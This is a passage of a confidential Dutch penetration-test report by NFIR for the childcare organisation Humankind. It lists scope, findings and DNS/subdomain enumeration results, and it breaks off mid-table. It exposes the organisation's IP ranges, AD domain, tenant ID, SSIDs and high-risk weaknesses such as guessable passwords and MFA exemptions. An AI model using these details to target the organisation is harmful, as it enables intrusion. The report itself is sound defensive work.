



PENTEST RAPPORTAGE

Blackbox + Greybox Infrastructuur

Opdrachtgever: Humankind
Project: 24203 - Montese
Auteur(s): M. van der Pol, M. Kamminga en N. Tocila
Reviewer(s): S. van den Bent en P. Luijben
Document aangemaakt: 20-12-2024



Dit document mag niet worden verspreid of gekopieerd zonder toestemming van NFIR B.V.

NFIR B.V.
Laan van Zuid Hoorn 165
2289 DD Rijswijk

088-323 02 05
info@nfir.nl
www.nfir.nl

IBAN NL 81 RABO 0313 7904 93
KVK 69575347
BTW 8579.24.953.B01



Disclaimer

Vertrouwelijk

Dit document is geclassificeerd als vertrouwelijk. De informatie in dit document en de bijbehorende bijlagen zijn alleen bedoeld voor Humankind. Het gebruik van dit document door een andere partij dan hiervoor genoemd is niet toegestaan, tenzij deze partij uitdrukkelijk is geautoriseerd door Humankind. De informatie in dit document is als vertrouwelijk gemarkeerd en valt onder de bepalingen van een geheimhoudingsovereenkomst.

Als u het gepresenteerde document onbedoeld ontvangt en/of u hebt geen toestemming om het document in uw bezit te hebben, verzoekt NFIR B.V. u om het document onmiddellijk te sluiten en terug te sturen naar NFIR B.V.

Elk misbruik van dit document of de informatie in dit document is niet toegestaan. NFIR B.V. aanvaardt geen aansprakelijkheid voor enig ongeoorloofd gebruik of misbruik van het gepresenteerde document door een derde partij of voor schade veroorzaakt door de inhoud van dit document.

Disclaimer Penetratietest

NFIR B.V. voert de penetratietest uit volgens de huidige normen en methodologieën. Een beveiligingscontrole is echter een momentopname. NFIR B.V. aanvaardt geen aansprakelijkheid voor kwetsbaarheden die niet (algemeen) bekend waren op het moment van het uitvoeren van de beveiligingsaudit.

Copyright © 2024 NFIR B.V.

Alle rechten voorbehouden. De inhoud van dit document mag niet worden gedistribueerd, opgeslagen of gepubliceerd in welke vorm dan ook, digitaal, mechanisch, door fotokopie of opnames, zonder schriftelijke toestemming van NFIR B.V. Aanpassingen aan het door NFIR opgesteld rapport zijn op geen enkele wijze toegestaan.

Handelsnamen

NFIR en het NFIR-logo zijn handelsmerken van NFIR B.V. Alle andere handelsmerken in dit document zijn eigendom van de vermelde partijen.

Over NFIR

NFIR is een specialist in cyberbeveiliging. Bij NFIR zijn cyber-engineers in dienst: hackers die weten wat ze doen, testers die de werking van ICT-infrastructuren en software begrijpen, privédetectives die, indien nodig, onderzoeken kunnen uitvoeren, en adviseurs/consultants die u het juiste advies kunnen geven of die u kunnen ondersteunen bij een incident.

POB-vergunning

Het ministerie van Justitie en Veiligheid heeft NFIR een vergunning afgegeven, waardoor NFIR haar werkzaamheden mag uitvoeren. Deze vergunning betreft de POB-vergunning. De POB-vergunning dekt het verwerken van strafrechtelijke gegevens, waarmee NFIR in aanraking kan komen bij het uitvoeren van haar diensten. Het POB-licentienummer van NFIR is: 1672.



Management Samenvatting

Humankind heeft NFIR verzocht om een penetratietest uit te voeren op de interne/externe infrastructuur. De scope van de penetratietest omvatten de volgende items:

- Black Box -- Externe Infrastructuur (Timeboxed)
- Grey Box -- Interne Infrastructuur (Timeboxed)
- Grey Box -- Locatiebezoek (Timeboxed)

De penetratietest vond plaats van 09-12-2024 tot en met 27-12-2024. Deze gehele periode omvat zowel de technische uitvoering van de penetratietest als het samenstellen van dit rapport.

Gebruikte standaarden bij de uitvoering van deze penetratietest

Bij de penetratietest is gebruikgemaakt van diverse internationale standaarden voor het ontdekken en classificeren van kwetsbaarheden. De volgende standaarden zijn van toepassing op deze opdracht:

- Penetration Testing Execution Standard (PTES): standaard ten behoeve van infrastructuur penetratietesten.
- Common Vulnerability Scoring System (CVSS): wordt gebruikt om de ernst van de kwetsbaarheden te classificeren.
- CWE (Common Weakness Enumeration): Lijst van veelvoorkomende softwarefouten voor het verbeteren van softwarebeveiliging.

Aantal Bevindingen

| Categorie | Bevindingen |
|--|--|
| Bevindingen: Black Box – Externe Infrastructuur (Timeboxed) | <ul style="list-style-type: none">● Laag: 3 bevindingen● Info: 5 bevindingen |
| Bevindingen: Grey Box – Interne Infrastructuur (Timeboxed) | <ul style="list-style-type: none">● Hoog: 4 bevindingen● Gemiddeld: 7 bevindingen● Laag: 1 bevinding● Info: 6 bevindingen |
| Bevindingen: Grey Box – Locatiebezoek (Timeboxed) | <ul style="list-style-type: none">● Gemiddeld: 2 bevindingen |

Tabel 1: Een overzicht van bevindingen gesorteerd op onderdeel.

Tijdens het onderzoek zijn in totaal 28 bevindingen aangetroffen waarvan 0 kritiek, 4 hoog, 9 gemiddeld, 4 laag en 11 informatief.



Belangrijkste bevindingen

Hieronder worden de belangrijkste kwetsbaarheden kort benoemd.

1. **Hoog:** Via password spraying, een methode om één wachtwoord te proberen op alle gebruikers, is het wachtwoord van 94 gebruikers achterhaald.
2. **Hoog:** Daarnaast is via password spraying vastgesteld dat de gebruikersnaam (default) gelijk is aan het wachtwoord.
3. **Hoog:** Een registersleutel binnen de Group Policy van Humankind bevat AutoAdminLogon credentials van het account BSO.
4. **Hoog:** Het gebruik van multifactor-authenticatie (MFA) is niet verplicht voor alle gebruikers. Voor admin accounts is er een uitzondering gemaakt.

Tijdens het onderzoek is vastgesteld dat het niet mogelijk was om extern en intern toegang te verkrijgen tot de infrastructuur. Wel zijn er onveilige wachtwoorden aangetroffen.

Adviezen

NFIR adviseert om de gevonden kwetsbaarheden zo spoedig mogelijk op te lossen in volgorde van hoog naar laag en een hertest uit te voeren om te verifiëren of de gevonden kwetsbaarheden daadwerkelijk zijn opgelost.

Daarnaast adviseert NFIR de opdrachtgever om zich te richten op de IT-security maatregelen, zoals omschreven in het hoofdstuk [Adviezen](#).



1. Opdrachtbeschrijving

Humankind heeft NFIR verzocht om een penetratietest uit te voeren en heeft hiervoor de desbetreffende scope onderdelen aangeleverd na de intake meeting. De opdracht is uitgevoerd volgens de getekende offerte: [Offerte pentest_getekend.pdf](#) .

1.1. Doel

Het doel van een penetratietest is kwetsbaarheden identificeren binnen de externe/interne infrastructuur volgens de afgesproken scope.

1.2. Aanvalsscenario's

De penetratietest omvat meerdere aanvalsscenario's , waarbij NFIR 157 uur heeft besteed aan het onderzoek en de rapportage. De volgende aanvalsscenario's zijn uitgevoerd:

1.2.1. Black Box: Externe Infrastructuur

Zonder enige voorkennis (met uitzondering van de IP-adressen), zal onderzocht worden of op de publieke IP-adressen kwetsbaarheden geïdentificeerd kunnen worden, waarbij geprobeerd zal worden om binnen te dringen in de omgeving.

1.2.2. Grey Box: Interne Infrastructuur

Vooraf is beperkte informatie verkregen en zijn één of meerdere gebruikersaccounts ontvangen. Met dit scenario wordt nagebootst wat de gevolgen kunnen zijn in het geval een kwaadwillende hacker toegang verkrijgt tot de interne infrastructuur (bijvoorbeeld door middel van een geslaagde phishing of social engineering aanval). Tijdens de penetratietest wordt getracht om de privileges te verhogen naar beheerdersrechten en wordt onderzocht of het mogelijk is om de kroonjuwelen van de organisatie te stelen of om ransomware uit te rollen.

1.2.3. Grey Box: Locatiebezoek

Vooraf is beperkte informatie verkregen over het netwerk op locatie, dat de basis zal vormen voor het onderzoek. Tijdens een penetratietest op locatie wordt de Wi-Fi onderzocht en kunnen tevens netwerkpoorten, desktopcomputers, het camerasysteem, het gebouwbeheersysteem, pasjes, printers en overige apparaten die op het netwerk zijn aangesloten onderdeel zijn van het onderzoek.

1.2.4. Timeboxed

Alle onderdelen zullen op verzoek van Humankind timeboxed uitgevoerd, waardoor de uren voor dit onderdeel zijn gemaximeerd op 157 uren. Hierdoor is de aangeleverde scope niet volledig getest.



1.3. Standaarden en methodieken

Bij de penetratietest is gebruik gemaakt van diverse internationale standaarden voor het ontdekken en classificeren van kwetsbaarheden. De volgende standaarden zijn van toepassing op deze opdracht:

- Penetration Testing Execution Standard (PTES): Standaard ten behoeve van infrastructuur pentesten.
- Common Vulnerability Scoring System (CVSS): Wordt gebruikt om de ernst van de kwetsbaarheden te classificeren.
 - ◇ Het scoresysteem werkt op basis van acht verschillende basisparameters, die samen de risicoscore bepalen.
 - ◇ Deze parameters vormen zogenaamde vector strings en kunnen gebruikt worden om te herleiden waarop de scores gebaseerd zijn. Dit herleiden kan eenvoudig gereproduceerd worden door op de vector string te klikken.
 - ◇ Informatieve bevindingen zijn afwijkingen van de best practices op het gebied van beveiliging die, hoewel ze een minimaal onmiddellijk risico veroorzaken, in de toekomst een grotere bedreiging kunnen vormen.
- CWE (Common Weakness Enumeration): Lijst van veelvoorkomende softwarefouten voor het verbeteren van softwarebeveiliging.

Er zijn zeven fasen tijdens een penetratietest. Deze zeven fasen zijn:

| ID | Fase | Omschrijving |
|----|------------------------|--|
| 1 | Informatie verzamelen | Deze fase bestaat uit het verzamelen van zoveel mogelijk informatie uit openbare bronnen (OSINT) en informatie die wordt aangeleverd door de opdrachtgever, zoals netwerktekeningen en een IP-nummerplan. |
| 2 | Informatie analyseren | Gedurende deze fase wordt de informatie gewaardeerd en wordt daarmee vastgesteld welke informatie relevant is voor de penetratietest om bijvoorbeeld een aanvalsmethodiek en mogelijke bedreigingen in kaart te brengen. |
| 3 | Kwetsbaarheden analyse | Nadat alle informatie is verzameld, wordt in deze fase gezocht naar kwetsbaarheden in systemen en applicaties. Hierbij wordt zowel met automatische tooling als op creatieve wijze handmatig gezocht naar kwetsbaarheden. Tijdens deze fase wordt gebruik gemaakt van diverse internationale standaarden zoals OWASP Top 10, PTES, en OWASP MASTG. |
| 4 | Exploitatie | Tijdens de exploitatie fase is toegang verkrijgen tot het systeem het doel. De verzamelde informatie wordt gebruikt om op een zorgvuldige wijze aanvallen uit te voeren, met als doel de geïdentificeerde kwetsbaarheden te bevestigen. |



| ID | Fase | Omschrijving |
|----|------------------|---|
| 5 | Post-exploitatie | In de post-exploitatie fase wordt vastgesteld wat de waarde is van het gecompromitteerde systeem. Dit is afhankelijk van de gevonden data en of deze bruikbaar is om het netwerk verder te compromitteren. |
| 6 | Rapporteren | Alle bevindingen worden samengebracht in een compleet en helder uitgewerkt rapport. Dit rapport bevat een beschrijving van de bevindingen, een scoresysteem (CVSS) waarbij de kwetsbaarheden een classificatie krijgen, de mogelijke impact van de kwetsbaarheden, en aanbevelingen die uw organisatie helpen met het oplossen van de gevonden kwetsbaarheden. |
| 7 | Hertest | Op basis van de aanbevelingen kunnen de gevonden kwetsbaarheden door uw eigen organisatie (of externe partij) worden opgelost. Zodra de kwetsbaarheden zijn opgelost, wordt NFIR veelal gevraagd dit te controleren middels een hertest. Er wordt dan onderzocht en gerapporteerd of de kwetsbaarheden daadwerkelijk zijn opgelost. Een hertest kan alleen worden begroot na voltooiing van de initiële penetratietest. |

Tabel 1.1: Zeven fasen penetratietest

1.4. CCV keurmerk pentesten

Deze pentest is uitgevoerd onder het "CCV-keurmerk Pentesten". Het CCV (Centrum voor Criminaliteitspreventie en Veiligheid) heeft in samenwerking met Cyberveilig Nederland een certificeringsschema opgesteld om de kwaliteit te waarborgen voor afnemers van penetratietesten. Het doel van het certificeren van de pentest is het verminderen van faal- en risicokosten bij afnemers die kunnen optreden als de vermeende kwaliteit van de pentest niet aanwezig is. Door certificatie kunnen afnemers een gerechtvaardigd vertrouwen hebben dat de geleverde pentest, voorzien van het certificatiemerk, voldoet aan de vooraf gestelde eisen. Met dit keurmerk bent u ervan verzekerd dat de uitvoering van uw pentest voldoet aan de belangrijkste kwaliteitseisen.

Meer informatie over het CCV-keurmerk treft u [hier](#).



1.5. Onderdelen per bevinding

De kwetsbaarheden die zijn aangetroffen tijdens het uitvoeren van de penetratietest zullen in de bevindingen hoofdstukken worden beschreven. Per kwetsbaarheid worden de volgende onderdelen beschreven:

| Onderdeel | Omschrijving |
|--------------------|---|
| Host(s) | IP-adressen / omgevingen die zijn getroffen door de kwetsbaarheid. |
| CVSS-Score | CVSS-score die aan de kwetsbaarheid is gekoppeld. |
| CVSS Vector String | De metrieken die gebruikt zijn om de CVSS-score van de kwetsbaarheid te berekenen. Deze vector string is aanklikbaar en verwijst naar de online calculator van de CVSS. |
| Omschrijving | Omschrijving van de kwetsbaarheid, wat deze inhoudt, en wat het gevolg is als deze wordt misbruikt. |
| Mogelijke Impact | Een omschrijving van de mogelijke impact van de kwetsbaarheid. Wat kan een aanvaller doen en waartoe kan toegang worden verkregen? |
| Aanbeveling | Advies omtrent hoe de kwetsbaarheid gemitigeerd kan worden |
| Bevestiging | Procedure die is gebruikt om de kwetsbaarheid vast te stellen. |
| Referenties | Additionele informatie over de bevinding |
| Classificaties | Root cause op basis van Common Weakness Enumeration (CWE) |

Tabel 1.2: De verschillende onderdelen per bevinding



1.6. Scope

In de onderstaande tabellen wordt de scope voor de penetratietest van de uitgevoerde opdracht beschreven.

OSINT

```
groei.onmicrosoft.com
het-kinderatelier.nl
humankind.nl
kindcentra.info
kinderdomein.nl
kinderopvangenschede.nl
kinderopvanghumanitas.nl
kovdecirkel.nl
skekinderopvang.nl
```

Fragment 1.1: OSINT

Externe Infrastructuur

```
20.23.64.252
20.234.209.85
20.31.241.172
20.50.53.5
20.56.239.82
20.56.239.87
20.71.74.225
20.71.76.115
20.73.35.158
20.73.78.23
51.124.17.132
51.136.125.238
```

Fragment 1.2: Externe Infrastructuur

Interne Infrastructuur

```
10.0.250.0/24
10.4.0.0/26
10.4.3.0/24
10.4.4.0/24
10.4.2.0/24
10.4.5.0/24
10.4.1.0/24
10.4.7.0/24
10.4.6.0/24
10.4.9.0/24
10.4.0.64/26
10.4.8.0/24
10.3.2.0/24
10.3.3.0/28
```

Fragment 1.3: Interne Infrastructuur



Microsoft Active Directory Domeinnaam: org.kov.humanitas.nl
Microsoft AzureAD Tenant: 940dceee-ca16-4d7a-92b8-5c0a36ab4869

Fragment 1.4: Microsoft Active Directory / en AzureAD

Locatiebezoek

Meezenbroekerweg 1a, 6412 VK Heerlen

Fragment 1.5: Locatie

K0091519
KovHumanitas
KovHumanitasGast
KovHumanitasIoT

Fragment 1.6: SSID

Er zijn bij de uitvoering geen DDoS-aanvallen uitgevoerd.



2. Resultaten penetratietest

De penetratietest vond plaats van 09-12-2024 tot en met 27-12-2024. Deze gehele periode omvat zowel de technische uitvoering van de penetratietest als het samenstellen van dit rapport.





2.1. Aantal bevindingen

De onderstaande tabel toont het totale aantal bevindingen van de uitgevoerde penetratietest, gepresenteerd per risicoclassificatie:

| Categorie | Bevindingen |
|--|--|
| Bevindingen: Black Box – Externe Infrastructuur (Timeboxed) | ● Laag: 3 bevindingen ● Info: 5 bevindingen |
| Bevindingen: Grey Box – Interne Infrastructuur (Timeboxed) | ● Hoog: 4 bevindingen ● Gemiddeld: 7 bevindingen ● Laag: 1 bevinding ● Info: 6 bevindingen |
| Bevindingen: Grey Box – Locatiebezoek (Timeboxed) | ● Gemiddeld: 2 bevindingen |

Tabel 2.1: Een overzicht van bevindingen gesorteerd op onderdeel.

Tijdens het onderzoek zijn in totaal 28 bevindingen aangetroffen.

2.2. Bevindingen overzicht

De onderstaande tabel geeft een overzicht van alle aangetroffen bevindingen inclusief de classificatie.

| # | Bevinding | Classificatie |
|-----|---|-----------------|
| 025 | Password Spraying – Onveilige wachtwoorden aangetroffen | HOOG (8.8) |
| 007 | Password Spraying – Gebruikersnaam als wachtwoord | HOOG (8.7) |
| 010 | AutoAdminLogon Credentials in Group Policy | HOOG (8.6) |
| 014 | AzureAD MFA niet verplicht voor alle gebruikers | HOOG (7.1) |
| 019 | Verouderde software aangetroffen | GEMIDDELD (6.9) |
| 021 | Onveilige SMB configuratie | GEMIDDELD (6.9) |
| 029 | Netwerktogang zonder authenticatie | GEMIDDELD (6.9) |
| 030 | Printers maken geen gebruik van wachtwoord | GEMIDDELD (6.9) |
| 026 | Onveilige SSL/TLS configuratie | GEMIDDELD (6.3) |
| 008 | Group Policy cPassword weergave | GEMIDDELD (5.3) |
| 017 | Gevoelige Bestanden | GEMIDDELD (5.3) |
| 018 | cAdvisor - Information disclosure | GEMIDDELD (5.3) |



| # | Bevinding | Classificatie |
|-----|--|-----------------|
| 022 | 52 Computers kunnen door elke domeingebruiker geregistreerd worden | GEMIDDELD (5.3) |
| 002 | E-mail DNS records ontbreken | LAAG (2.3) |
| 003 | DNSSEC niet ingeschakeld voor publieke domeinen | LAAG (2.3) |
| 012 | Security Headers | LAAG (2.3) |
| 013 | CDP en LLDP is ingeschakeld | LAAG (2.3) |
| 001 | DNS subdomein enumeratie | INFO (0) |
| 004 | Website CMS loginpagina beschikbaar | INFO (0) |
| 006 | Wachtwoordbeleid onvoldoende | INFO (0) |
| 009 | Gegevens aangetroffen in datalek | INFO (0) |
| 011 | Metadata inzichtelijk | INFO (0) |
| 015 | Domain Admins en DCSync permissies | INFO (0) |
| 016 | AzureAD Analyze Data en Admins | INFO (0) |
| 020 | Server headers versie weergave | INFO (0) |
| 023 | Onbeveiligde LDAP verbinding | INFO (0) |
| 027 | Openbare informatie over de Wi-Fi netwerken | INFO (0) |
| 028 | Kerberoasting – 11 hashes ontvangen | INFO (0) |

Tabel 2.2: Bevindingen gesorteerd op classificatie.

In hoofdstuk 3 tot en met 5 zijn de aangetroffen kwetsbaarheden opgenomen, uitgewerkt aan de hand van het bovenstaande overzicht.



3. Bevindingen: Black Box – Externe Infrastructuur (Timeboxed)

E-mail DNS records ontbreken

2.3
LAAG

CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:P/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

ID: 24203-002

Target: zie onderstaande tabel

Omschrijving

DMARC en SPF DNS-records zijn niet geconfigureerd voor alle ondergenoemde domeinen. Deze DNS-records worden gebruikt tegen e-mail spoofing.

Mogelijke Impact

Door het ontbreken en/of onjuist gebruik van de DNS TXT records (DMARC en SPF) zou een aanvaller een of meerdere van de bovengenoemde domeinen kunnen gebruiken om e-mails te versturen vanuit dit domein.

Aanbeveling

Geadviseerd wordt om de SPF en DMARC records toe te voegen in de DNS voor de bovengenoemde domeinen.

Bevestiging

Er zijn 3 DNS-records die gebruikt kunnen worden om e-mail spoofing tegen te gaan. Deze DNS-records worden gebruikt om te valideren dat e-mail afkomstig is van een valide mailserver. Door middel van het `host` commando is de status van de verschillende DNS records gecontroleerd. De volgende commando's zijn hiervoor gebruikt:

```
host -t txt selector1._domainkey.humankind.nl
```

Fragment 3.1: DKIM commando

```
host -t txt _dmarc.humankind.nl
```

Fragment 3.2: DMARC commando

```
host -t txt humankind.nl
```

Fragment 3.3: SPF commando

| Host | SPF | DMARC | DKIM |
|-----------------------|-----|-------|------|
| groei.onmicrosoft.com | ✓ | ✗ | ✗ |
| het-kinderatelier.nl | ✗ | ✗ | ✗ |



| Host | SPF | DMARC | DKIM |
|--------------------------|-----|-------|------|
| humankind.nl | ✓ | ☐ | ✓ |
| kindcentra.info | ✓ | ☐ | ✗ |
| kinderdomein.nl | ✓ | ✗ | ✗ |
| kinderopvangenschede.nl | ✓ | ☐ | ✗ |
| kinderopvanghumanitas.nl | ✓ | ☐ | ✗ |
| kovdecirkel.nl | ✓ | ✗ | ✗ |
| skekinderopvang.nl | ✓ | ☐ | ✗ |

Tabel 3.1

✓ = DNS-record correct geconfigureerd, ☐ = DNS-record onjuist geconfigureerd, ✗ = DNS-record ontbreekt'

- DNS-record 'SPF' is onjuist geconfigureerd omdat de 'SPF Syntax Check' ongeldig is. Bijvoorbeeld: er wordt geen gebruik gemaakt van een softfail: `~all` of hardfail `-all` hard fail.
- DNS-record 'DMARC' is onjuist geconfigureerd omdat de 'DMARC policy' uitgeschakeld staat. Bijvoorbeeld: `p=none` of het ontbreken van een e-mailadres in de waardes: `rua` of `ruf` voor een bounce/analyse van de e-mail (om te controleren of de mail legitiem is).
- DNS-record 'DKIM' is onjuist geconfigureerd omdat de 'generieke waardes' niet opgehaald kunnen worden. Dit kan ook betekenen dat de waarde uniek is voor de organisatie.

Referentie

Checklist-ID: PTES-INTEL-01

Classificaties

- [CWE-350: Reliance on Reverse DNS Resolution for a Security-Critical Action](#)



DNSSEC niet ingeschakeld voor publieke domeinen

2.3
LAAG

CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:P/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N

ID: 24203-003

Targets: het-kinderatelier.nl, humankind.nl, kindcentra.info

Omschrijving

DNSSEC is niet geconfigureerd voor de ondergenoemde domeinen. DNSSEC is om de DNS-informatie te beschermen tegen aanvallen zoals DNS-spoofing en cache poisoning, die kunnen leiden tot ongewenste omleidingen van internetverkeer en andere vormen van kwaadwillige manipulatie.

Mogelijke Impact

Een aanvaller kan mogelijk DNS-servers injecteren en zo gebruikers omleiden naar een malafide systeem.

Aanbeveling

Geadviseerd wordt om DNSSEC in te schakelen. Dit kan worden ingesteld door de beheerder van de publieke DNS servers.

Bevestiging

Door middel van de website van Verisign '<https://dnssec-analyzer.verisignlabs.com/>' is vastgesteld dat DNSSEC niet is ingeschakeld voor de bovenstaande hosts.



| | |
|--|---|
| Domain Name: <input type="text" value="humankind.nl"/> | |
| Analyzing DNSSEC problems for <u>humankind.nl</u> | |
| . | <ul style="list-style-type: none">✔ Found 2 DNSKEY records for .✔ DS=20326/SHA-256 verifies DNSKEY=20326/SEP✔ Found 1 RRSIGs over DNSKEY RRset✔ RRSIG=20326 and DNSKEY=20326/SEP verifies the DNSKEY RRset |
| nl | <ul style="list-style-type: none">✔ Found 1 DS records for nl in the . zone✔ DS=17153/SHA-256 has algorithm ECDSAP256SHA256✔ Found 1 RRSIGs over DS RRset✔ RRSIG=61050 and DNSKEY=61050 verifies the DS RRset✔ Found 2 DNSKEY records for nl✔ DS=17153/SHA-256 verifies DNSKEY=17153/SEP✔ Found 1 RRSIGs over DNSKEY RRset✔ RRSIG=17153 and DNSKEY=17153/SEP verifies the DNSKEY RRset |
| humankind.nl | <ul style="list-style-type: none">✘ No DS records found for humankind.nl in the nl zone✘ No DNSKEY records found✔ ns2-03.azure-dns.net is authoritative for humankind.nl✔ humankind.nl A RR has value 31.7.6.80✘ No RRSIGs found |
| humankind.nl | <ul style="list-style-type: none">✔ ns1-03.azure-dns.com is authoritative for humankind.nl✔ humankind.nl A RR has value 31.7.6.80✘ No RRSIGs found |
| humankind.nl | <ul style="list-style-type: none">✔ ns4-03.azure-dns.info is authoritative for humankind.nl✔ humankind.nl A RR has value 31.7.6.80✘ No RRSIGs found |
| humankind.nl | <ul style="list-style-type: none">✔ ns3-03.azure-dns.org is authoritative for humankind.nl✔ humankind.nl A RR has value 31.7.6.80✘ No RRSIGs found |

Figuur 3.1: DNSSEC is uitgeschakeld

Referentie

Checklist-ID: PTES-INTEL-01

Classificaties

- CWE-350: Reliance on Reverse DNS Resolution for a Security-Critical Action



Security Headers

2.3
LAAG

CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

ID: 24203-012

Targets: humankind.nl, kinderopvanghumanitas.nl, kinderdomein.nl

Omschrijving

De websites binnen de scope hebben niet alle aanbevolen security headers ingesteld. Deze headers beheren beveiligingsgerelateerd gedrag van de browser en de manier waarop data behandeld wordt.

Mogelijke Impact

Het niet instellen van security headers kan resulteren in de succesvolle uitbuiting van applicatie specifieke kwetsbaarheden en bekend onveilig gedrag van browsers.

Aanbeveling

Geadviseerd wordt om de security header restricties in te stellen volgens de aanbevolen best practice. Dit kan bereikt worden door de headers in te stellen om alles te blokkeren en vervolgens deze te versoepelen naar gelang wat nodig is voor het functioneren van de applicatie. In sommige gevallen kan het nodig zijn het gedrag van de applicatie aan te passen.

Bevestiging

Alle hosts binnen de scope zijn getest met behulp van een script genaamd [securityheaders.py](https://github.com/jordanparker/securityheaders.py). Dit script detecteert veelvoorkomende misconfiguraties en kwetsbaarheden. De resultaten hiervan zijn verwerkt in de onderstaande tabel.

```
[*] Analyzing headers of https://kinderopvanghumanitas.nl
[*] Header X-Frame-Options is present! (Value: SAMEORIGIN)
[*] Header X-Content-Type-Options is present! (Value: nosniff)
[*] Header Strict-Transport-Security is present! (Value: max-age=31536000)
[!] Missing security header: Content-Security-Policy
[*] Header Referrer-Policy is present! (Value: strict-origin-when-cross-origin)
[!] Missing security header: Permissions-Policy
-----
[!] Headers analyzed for https://www.humankind.nl/
```

Fragment 3.4: Securityheaders.py output

In de onderstaande tabel is een overzicht van security headers die aanwezig zijn, missen of onjuist zijn geconfigureerd:

| Host | HSTS | CSP | X-Frame-Options | X-Content-Type Options | Referrer-Policy | Permissions-Policy |
|-------------------|------|-----|-----------------|------------------------|-----------------|--------------------|
| 20.56.239.87:8880 | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |
| humankind.nl | ✓ | ✗ | ✓ | ✓ | ✓ | ✗ |
| kinderdomein.nl | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |



| Host | HSTS | CSP | X-Frame-Options | X-Content-Type Options | Referrer-Policy | Permissions-Policy |
|--------------------------|------|-----|-----------------|------------------------|-----------------|--------------------|
| kinderopvanghumanitas.nl | ✓ | ✗ | ✓ | ✓ | ✓ | ✗ |

Tabel 3.2: Security headers overzicht

✓ = Header correct geconfigureerd □ = Header onjuist geconfigureerd ✗ = Header ontbreekt

Referentie

Checklist-ID: PTES-ANALYZE-01

Meer informatie over deze kwetsbaarheden is terug te vinden op:

- https://infosec.mozilla.org/guidelines/web_security
- <https://owasp.org/www-project-secure-headers>

Classificaties

- CWE-693: Protection Mechanism Failure



DNS subdomein enumeratie



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-001

Target: zie onderstaande tabel

Omschrijving

Het is mogelijk om sub-domeinnamen te enumereren, wat meer informatie oplevert om een aanvalsstrategie te bepalen.

Mogelijke Impact

Een aanvaller kan middels het enumereren van sub-domeinnamen meer informatie achterhalen, waardoor het aanvalsoppervlak vergroot kan worden.

Aanbeveling

Geadviseerd wordt om kennis te nemen van het feit dat deze informatie eenvoudig achterhaald kan worden.

Bevestiging

Middels publieke bronnen zoals www.dnsdumpster.com en www.crt.sh is het mogelijk om sub-domeinen te enumereren van alle domeinnamen in scope. Daarnaast zijn via de tool [assetfinder](#) nog meer domeinnamen ge-enumeerd. Hiervoor is het volgende commando gebruikt: `assetfinder [domein]`.

In de tabellen hieronder is het resultaat van deze enumeratie te zien.

| DNS record | Type | Alias / IP-Adres | Omschrijving |
|---------------------------|------|------------------|--------------|
| insite.skekinderopvang.nl | A | 212.178.106.49 | - |
| mail.skekinderopvang.nl | A | 212.178.106.42 | - |
| portal.skekinderopvang.nl | A | 212.178.106.48 | - |

Tabel 3.3: DNS hosts voor skekinderopvang.nl

| DNS record | Type | Alias / IP-Adres | Omschrijving |
|---------------------------|------|------------------|------------------|
| autodiscover.humankind.nl | A | 52.97.250.216 | ADFS inlogpagina |
| | A | 52.97.201.104 | ADFS inlogpagina |
| | A | 40.101.80.24 | ADFS inlogpagina |
| | A | 40.99.204.152 | ADFS inlogpagina |



| DNS record | Type | Alias / IP-Adres | Omschrijving |
|------------------------------|------|------------------|------------------------------|
| desktop.humankind.nl | A | 20.54.221.217 | inlogpagina |
| dynamicsnavapp.humankind.nl | A | 20.234.209.85 | - |
| leren.humankind.nl | A | 87.233.196.82 | inlogpagina |
| mail.ziejezo.humankind.nl | A | 20.73.78.23 | - |
| medewerkers.humankind.nl | A | 40.68.194.128 | inlogpagina voor medewerkers |
| payt.debiteuren.humankind.nl | A | 185.136.64.6 | - |
| payt.debiteuren.humankind.nl | A | 185.136.64.7 | - |
| payt.debiteuren.humankind.nl | A | 185.136.65.6 | - |
| payt.debiteuren.humankind.nl | A | 185.136.65.7 | - |
| prod.ziejezo.humankind.nl | A | 20.50.53.5 | - |
| reset.humankind.nl | A | 20.76.110.228 | Wachtwoord reset |
| soapkvlive.humankind.nl | A | 51.136.125.238 | - |
| soapkvpromise.humankind.nl | A | 51.136.125.238 | - |
| soapkvtest.humankind.nl | A | 20.31.241.172 | - |
| test.ziejezo.humankind.nl | A | 20.50.53.5 | - |
| www.humankind.nl | A | 31.7.6.80 | Hoofdwebsite |



| DNS record | Type | Alias / IP-Adres | Omschrijving |
|--------------------------|------|------------------|--------------|
| www.ziejezo.humankind.nl | A | 20.50.53.5 | Hoofdwebsite |
| ziejezo.humankind.nl | A | 20.50.53.5 | Hoofdwebsite |

Tabel 3.4: DNS hosts voor humankind.nl

| DNS record | Type | Alias / IP-Adres | Omschrijving |
|----------------------------------|------|------------------|--------------------|
| autodiscover.kinderdom ein.nl | A | 52.97.250.216 | ADFS inlogpagina |
| | A | 52.98.232.24 | ADFS inlogpagina |
| | A | 40.101.121.24 | ADFS inlogpagina |
| | A | 52.97.200.168 | ADFS inlogpagina |
| | A | 40.101.80.24 | ADFS inlogpagina |
| | A | 40.99.204.104 | ADFS inlogpagina |
| | A | 40.101.80.184 | ADFS inlogpagina |
| | A | 40.99.204.120 | ADFS inlogpagina |
| cpanel.kinderdomein.nl | A | 185.94.230.81 | cPanel inlogpagina |
| cpcalendars.kinderdomei n.nl | A | 185.94.230.81 | - |
| cpcontacts.kinderdomein .nl | A | 185.94.230.81 | - |
| ipv6.kinderdomein.nl | A | 185.94.230.81 | - |
| kinderdomein.nl | A | 31.186.169.41 | Hoofdwebsite |
| mail.kinderdomein.nl | A | 185.94.230.81 | - |



| DNS record | Type | Alias / IP-Adres | Omschrijving |
|-------------------------|------|------------------|---------------------|
| webdisk.kinderdomein.nl | A | 185.94.230.81 | cPanel inlogpagina |
| webmail.kinderdomein.nl | A | 185.94.230.81 | webmail inlogpagina |

Tabel 3.5: DNS hosts voor kinderdomein.nl

| DNS record | Type | Alias / IP-Adres | Omschrijving |
|---------------------------------------|------|------------------|------------------|
| acc.kinderopvanghumanitas.nl | A | 31.171.206.92 | - |
| adfs.kinderopvanghumanitas.nl | A | 4.249.203.187 | - |
